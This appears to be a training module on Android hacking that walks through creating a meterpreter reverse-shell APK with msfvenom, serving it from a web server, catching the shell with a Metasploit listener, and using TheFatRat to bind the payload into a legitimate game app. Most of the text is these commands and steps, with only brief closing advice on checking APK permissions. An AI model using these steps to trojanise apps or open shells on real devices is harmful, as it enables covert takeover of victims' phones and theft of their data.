**Module 17**

**Mobile hacking**

In todays world mobile security is big question because most person use mobile devices in globally. So the device security also has a major factor. Because if mobile device get compromised by hacker he can gain every data about the user.

**Attacking vector of mobile hacking**

**Point 1 – Device**

Browser:

Through browser attacker can perform social engineering attack, he also become man in the middle attack, clickjacking, data caching.

Phone & SMS :

Here also hacker perform social engineering attack, he send the direct message to the victim like he won the prizes or lottery and in that message link also was provided so victim click that link and visit the hacker web page.

Apps:

Attacker or hacker create malicious app with premium content. So it attract the user and and download the app and become the victim.

**POINT 2 – Network**


An user easily use public wifi which is not safe most of the time. Because through wifi packet sniffing, credential dumping, man in the attack can be performed easily.

Lets perform attack with Metasploit

First create payload and than transfer it to the victim

As far as we had seen this command many time that we had created payload with msfvenom

Command :- msfvenom -p android/meterpreter/reverse\_tcp LHOST=\_\_\_\_ LPORT=\_\_\_\_ X > /root/Desktop/reverse.apk



Paste this payload to the kali webserver

Command :- cp reverse.apk /var/www/html/asad


Open the kali website

Comman:- service apache2 start

Open the link to the android browser.

Link :- <http://192.168.1.178/asad>

We got the file, save It & install it and give all the permission what it need.




Know open the Metasploit and repeat the process,

* use exploit/multi/handler/
* set payload android/meterpreter/reverse\_tcp
* set lhost & rport
* run

our listener is open know lets open our payload.

As soon as we open the payload

We got the shell.



We can see here, we run the command sysinfo, it reveal the information.

Before installing any apk first check it, choose your safe side to be prevent from hacker.

There is a website which check the apk, it is online tool.

Source :- <https://www.sisik.eu/apk-tool>

And before installing upload that file there and check which type of permission is taking

If we find malicious ignore it.

Lets see another method of android hacking.

Basically these days attacker send the apk formate apps or broadcast the app for the user to install the app

For this attack we will use FATRAT tool to bind the legitimate app with payload.

Source :- <https://github.com/screetsec/TheFatRat>

Run the tool:

* git clone https://github.com/Screetsec/TheFatRat.git
* cd TheFatRat
* chmod +x setup.sh && ./setup.sh
* cd TheFatRat
* chmod +x chk\_tools
* ./chk\_tools

Boot the fat rat

* Than select the option 5 – Backdooring original apk
* Give LHOST & LPORT
* Give the path of original apk which we downloaded that is flappy bird
* Choose the payload, option no 3 – android/meterpreter/reverse\_tcp
* Select tool no 3 – msfvenom embedded method & type yes.
* Our payload is binded to the original apk
* Cp that file to the kali server.
* Start the apache server.
* Go to the victim phone .
* Enter the link and download that flappy bird file.

Know turn on the listener from Metasploit.

Know boot that game from android phone.

After booting we got the shell in Metasploit

Note:- don’t believe in free premium apk. It will be a trap for the user. But not all are doing this